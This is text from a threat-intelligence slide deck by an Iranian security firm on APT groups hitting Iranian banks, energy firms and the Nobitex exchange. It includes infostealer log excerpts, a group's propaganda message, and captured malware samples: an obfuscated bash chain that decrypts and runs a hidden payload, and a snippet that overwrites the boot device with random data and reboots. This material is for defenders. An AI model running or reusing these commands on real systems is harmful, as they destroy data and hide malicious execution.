



GRAPH

رفتارشناسی گروه‌های فعال APT در زیرساخت‌های فناوری اطلاعات ایران

مهر ۱۴۰۴

Whoami | all



Ali Amini



Head of Cyber Threat Intelligence
(CTI) Team @GRAPH_inc



Amin Ghorbani



Head of SOC @GRAPH_Inc

GRAPH

شرکت گراف

داده‌سنجی حصین سیستم نور
(سهامی خاص)

ارائه دهنده محصولات و خدمات
حوزه امنیت سایبری

گراف در یک نگاه

GRAPH 


+۵۳۰۰

ساعت خدمات MDR


+۱۴


محصول و خدمات


+۵۱

مشتری


+۷۰

نفر همکار تمام وقت




محصولات و خدمات گراف

Agenda

- └ Classification of sabotage activities
- └ What is APT?
- └ Overview of recent Attacks
- └ The Most Active Threat Actors
- └ Threat Actors Behavior
 - The role of threat intelligence in threat hunting
 - Initial access
 - Gonjeshk Darande
 - GhiyamSarnegooni
 - IRLeaks
 - APT28


Classification of types of sabotage activities

- Targeted Crimes and Attacks
- Information Theft
- Ransomware
- Establishing Early Access
- Threats of Information Disclosure
- Political/Social Goals
- Sabotage
- Espionage




What is APT?

Advanced Persistence Threats




Cybercrimes & Targeted Attacks Timeline in Iran. (Jan. 2023 , Sept. 2025)




2025 Small businesses Attacks Since the Beginning of 15

- Lemser
- Ofogh Kourosh



Growing Attacks in Business

Very Small
Medium



<https://graph-inc.ir/cyber-threats-report>

The Most Active Threat Actors (APT, Cybercrime)

APT28



IRLeaks



GhiyamSarnegooni



Gonjeshke Darande



- In the two-year period of 2023 (SH 1402), many attacks against Iran have been identified and investigated.
- Top 4 groups that have carried out the most attacks.



Data Breach



Defacement



Data theft



Data Wipe



Asset Theft



Network Disruption

Each Group's Share of Attacks Across Different Industries



APT28

government

1



GhyamSarnegouni

government

5



IrLeaks

retail

2

government

1

transportation

1

financial-services
23



Gonjeshk Darande

energy

1


financial-services

3


Threat Actors Behavior



The role of threat intelligence in threat hunting



The role of threat intelligence in threat hunting




Initial Access

Using valid accounts is the most common model used in recent attacks.

Why and How?

- ▮ Info Stealers
- ▮ Phishing
- ▮ Initial Access Brokers



MITRE ATT&CK heat map highlighting the top techniques CrowdStrike OverWatch observed adversaries employ in each 2025 June-2024 tactic area, July

Initial Access Brokers

- Initial Access Brokers
- Threat actors are those who sell access to organizations' networks to cybercriminals.
- Attacking organizations, individuals, and businesses
- Contamination through various methods, including software cracking
- Dark Web




پیشاپیش بابت سانسور برخی از بخش ها پوزش می طلبیم!



Initial Access Brokers

An example of the sale of stolen information from the Ministry of [censored] on a Telegram channel by a group called:



Initial Access Brokers

Sensitive information
from a [censored]
Ministry employee

```
360
361 SOFT: Chrome Default (131.0.6778.265)
362 URL: https://[REDACTED]/mail/
363 USER: [REDACTED]
364 PASS: [REDACTED]
365
```

```
1 - LummaC2 Build: Jan 10 2025
2 - [REDACTED]
3 - Configuration:
4 - Path: C:\Users\Administrator\AppData\Local\Temp\Rar$EXb4788.34664\SatUp!\Setup.exe
5
6 - OS Version: Windows 11 Home Single Language (10.0.22631) x64
7 - Local Date: 12.01.2025 09:24:58
8 - Time Zone: UTC+5
9 - Install Date: 22.09.2024 10:35:21
10 - Elevated: false
11 - Computer: LAPTOPOFFICEDEL
12 - User: [REDACTED]
13 - Domain:
14 - Hostname: LaptopOfficeDel
15 - NetBIOS: LAPTOPOFFICEDEL
16 - Language: en-US
17 - Anti Virus:
18   - Windows Defender
19   - HwID: CE233486C163A269B960CC180998375A
20 - RAM Size: 16384MB
21 - CPU Vendor: Intel(R)
22 - CPU Name: 11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz
23 - CPU Threads: 8
24 - CPU Cores: 4
25 - GPU:
26   - Intel(R) Iris(R) Xe Graphics
27 - Display resolution: 1920x1080
28
29 - IP Address: [REDACTED]
30 - Time: 12.01.2025 07:25:02 (sig:1736655902.14ca727b24f7ffa1976592e8186c7cba)
31 - Country: PK
32
33
34
35
```

Behavior Analysis of threat actors:

Gonjeshk Darande



Group Info

Name

Gonjeshk Darande

Motives for Attacks

Targeted Attack:APT:Sabotage

Industry Sections

energy:oil, gas & consumable fuels

financial-services:banks

financial-services:crypto

Category

APT

Victims

National Iranian oil products Distribution Company (NIOPDC)

Bank sepah

Bank pasargad

Nobitex Crypto exchange

Behavior Analysis of threat actors

Gonjeshk Darande



Initial Access

Valid Accounts - (Provided by IABs)

Methodology

- Network Disruption
- Data wipe
- Asset theft
- Send SMS/Email



TTPs

- Disk Wipe
- Remote Services: SSH
- Valid Accounts

Behavior Analysis of threat actors

```
1 Ip: [REDACTED]
2 Country: IR
3 Version: 5.6
4
5 Date: 17/9/2023 7:12:38
6 MachineID: 5bdc878a-4059-4559-9325-a039ff0d5208
7 GUID: {16af6e32-e0cb-11ec-9269-886e6f6e6963}
8 HWID: 7c8002b68a1107340409-5bdc878a-4059-4559-9325-9269-886e6f6e6963
9
10 Path: C:\Users\ASUS\AppData\Local\99711bd1-b6c0-471d-8c30-ef05d5df112e\build2.exe
11 Work Dir: In memory
12
13 Windows: Windows 10 Enterprise [x64]
14 Install date: 31/5/2022 13:55:40
15 AV: Windows Defender
16 Computer Name: DESKTOP-JRFXDTE
17 User Name: ASUS
18 Display Resolution: 1536x864
19 Display Language: en-US
20 Keyboard Languages: English (United States) / Persian (Iran) / Persian (Iran)
21 Local Time: 17/9/2023 7:12:38
22 TimeZone: UTC+3.5
23
```

```
68 Soft: Mozilla Firefox
69 Host: https://admin.nxbo.ir
70 Login: [REDACTED]@nobitex.ir
71 Password: [REDACTED]
72
```

پس از پاتک سپه، نوبیت Nobitex شد هشدار!

در 24 ساعت آینده، کد منبع نوبیتکس و اطلاعات داخلی از شبکه داخلی آن را منتشر خواهیم کرد. هر دارایی که پس از آن در شبکه پتلی پستند در معرض خطر خواهد بود!

مسئران نوبیتکس در قالب تلاش های رژیم برای تأمین مالی ترور در سراسر جهان قرار دارد. این مسراقی محدودترین ابزار برای دور زدن تحریم های بین المللی توسط رژیم است. ما "گنجشک درنده" در یک حمله سایبری دیگر Nobitex را هدف قرار دادیم.

نوبیتکس حتی بنظر آنز دور زدن تحریم ها را پنهان نمیکند، بلکه به صراحت در سایت خود آموزش می دهد.

وابستگی رژیم به این مسراقی تا حدیست که کار کردن در نوبیتکس جایگزین خدمت سربازی محسوب میشود، زیرا این مجرا برای رژیم حیاتی است.

حمله سایبری به نوبیتکس به این دلیل بود که ابزاری برای تأمین مالی ترور و تخریبی از تحریم ها است. ارتباط با چنین مؤسسه خیلی دارایی های شما را در مسیر نبودنی قرار خواهد داد.

قبل از این که دیر شود، اقدام کنید!

```
Network Info:
- IP: [REDACTED]
- Country: IR

System Summary:
- HWID: 1AF021950B162235734526
- OS: Windows 10 Pro
- Architecture: x64
- UserName: mhd1s
- Computer Name: SUP-CHAT-SEDIGH
- Local Time: 2024/9/20 8:4:57
- UTC: 3
- Language: en-US
- Keyboard: English (United States) / Persian (Iran)
- Laptop: TRUE
- Running Path: C:\Windows\BitLockerDiscoveryVolumeContents\BitLockerToGo.exe
- CPU: 11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz
- Cores: 4
- Threads: 8
- RAM: 16078 MB
- Display Resolution: 1536x864
- GPU:
  - Intel(R) Iris(R) Xe Graphics
  - Intel(R) Iris(R) Xe Graphics
  - Intel(R) Iris(R) Xe Graphics
  - Intel(R) Iris(R) Xe Graphics
```



Gonjeshk
Darande

Behavior Analysis of threat actors



Gonjeshk
Darande

- Using of Python language
- Detailed mastery of server and services structure
- Existence of passwords and network information
- Professional coding

```
6 from alduin_src import consts, alduin_globals
7 from alduin_src.exceptions.pt_exceptions import InvalidPtId
8 from alduin_src.utilities.cmd_utils import cmd_executer
9 from alduin_src.exceptions.ping_exceptions import PingException
10 from alduin_src.network_utils import icmp
11 from alduin_src.utilities.thread_pool import ThreadPool
12 from alduin_src.utilities import time_utils
13 PT_SUBNET_FORMAT="85%(last_octet)d"
14 PROBABLY_UNUSED_PORT=87361
15 CONNECTION_REFUSED_ERROR_CODE=111
16 LOWLEVEL_CMD_FORMAT="
17 ENTER_UPDATE_MODE_CODE=27
18 TRACE_FILE_PATH_FORMAT="/tmp/p_%(pt_id)d"
19 SEND_UPDATE_CMD_FORMAT=" grep completed"
20 CHECK_IP_IS_ALIVE_WITH_PING_FORMAT="ping -c 1 -w %(ping_timeout)d %(ip)s"
21 PING_OK_RETURN_CODE=0
22 def check_pt_is_alive(pt):
23     return pt.is_alive(consts.PT_QUERY_TIMEOUT)
24 def check_running_pts_with_icmp(pts_ips_to_check):
```

Example of malware used in [redacted] Organization

```
1 from source.modules.disk_wiper.lib_flare.lib_flare_wiper import LibFlareWiper as DiskWiper
2 from source.modules.disk_wiper.lib_flare.utils.scsi_proxy import SCSIProxy
3 from source.modules.module import Module
4 class DiskWiperModule(Module):
5     def __init__(self, config):
6         Module.__init__(self, config)
7         self.wiper=DiskWiper(config.modules.disk_wiper)
8     def effect(self):
9         self.wiper.disk_wipe_effect()
10    def teardown(self):
11        SCSIProxy.get_scsi_proxy().close()
```

Example of malware used in Bank [redacted]

Behavior Analysis of threat actors



Gonjeshk
Darande

- Existence of passwords and network information
- Professional coding

Example of malware used in [REDACTED] Organization

```
"_alarm_score": 1, "_category": 2, "_command": "bash -c exec 0>/dev/null  
2>&1 && set -x && ps -fade && ls -la /home/[REDACTED]/.config/games && ps  
-fade | grep alduin | grep -v grep || (echo changed && bash -c '(sleep  
33060 && openssl enc -d -aes-256-cbc -md md5 -k Z3QmnFnns1 -in  
/home/[REDACTED].tar.gz | tar -C  
/home/[REDACTED] xz && python  
/home/[REDACTED] py --utc 5 & disown)  
&>/dev/null'); ps -fade | grep [REDACTED] | grep -v grep && (echo success &&  
ps -fade | grep -F pty.spawn | grep -v grep || bash -c \"(sleep 40260;  
echo VkB0YW5ZQG4hS2h [REDACTED] | openssl base64 -d -a  
-A) | python -c 'import pty; pty.spawn([\\\"/bin/su\\\", \\\"-m\\\",  
\\\"-c\\\", \\\"echo -n  
Qk9PVF9ERVY9IiQobW91bnQgfCBncmVwICdvdCAvYm9vdCAnIHwgY3V0IC1kJyAnIC1mIDEpI  
gpkZCBpZj0vZGV2L3VyYW5kb20gb2Y9IiR09UX0RFVikcmVib290Cg== | openssl
```

```
BOOT_DEV="$(mount | grep 'on /boot ' | cut -d' ' -f 1)"  
dd if=/dev/urandom of="$BOOT_DEV"  
reboot
```


Behavior Analysis of threat actors



Gonjeshk
Darande

The attacker is familiar with the firmware used in the infrastructure

```
1 raw 0x0 0x21 0x0 0x1e 0x87 0x54 0xaa 0xbb 0x25 0x33 0x36 0x36 0x35 0x36 0x63 0x25 0x35 0x24 0x68 0x6e
2 raw 0x0 0x21 0x0 0x1e 0x87 0x56 0xaa 0xbb 0x25 0x31 0x37 0x63 0x25 0x35 0x24 0x68 0x6e
3 raw 0x0 0x21 0x0 0x35 0x4c 0xc0 0xaa 0xbb 0x25 0x32 0x63 0x25 0x35 0x24 0x68 0x6e 0x6e
